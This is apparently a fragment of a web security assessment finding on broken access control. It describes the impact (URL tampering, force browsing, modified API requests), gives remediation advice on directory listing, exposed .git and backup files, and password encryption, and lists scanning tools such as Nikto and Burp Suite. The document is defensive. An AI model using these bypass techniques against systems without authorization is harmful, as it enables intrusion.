Impact: Bypassing access control checks by modifying the URL (parameter tampering or force browsing), internal application state, or the HTML page, or by using an attack tool modifying API requests.

Remediation: Disable web server directory listing and ensure file metadata (e.g., .git) and backup files are not present within web roots. Also ensure proper encryption of passwords in configuration files

Tools used:

- Bypass 403
- Nikto
- Nmap NSE
- Burp Suite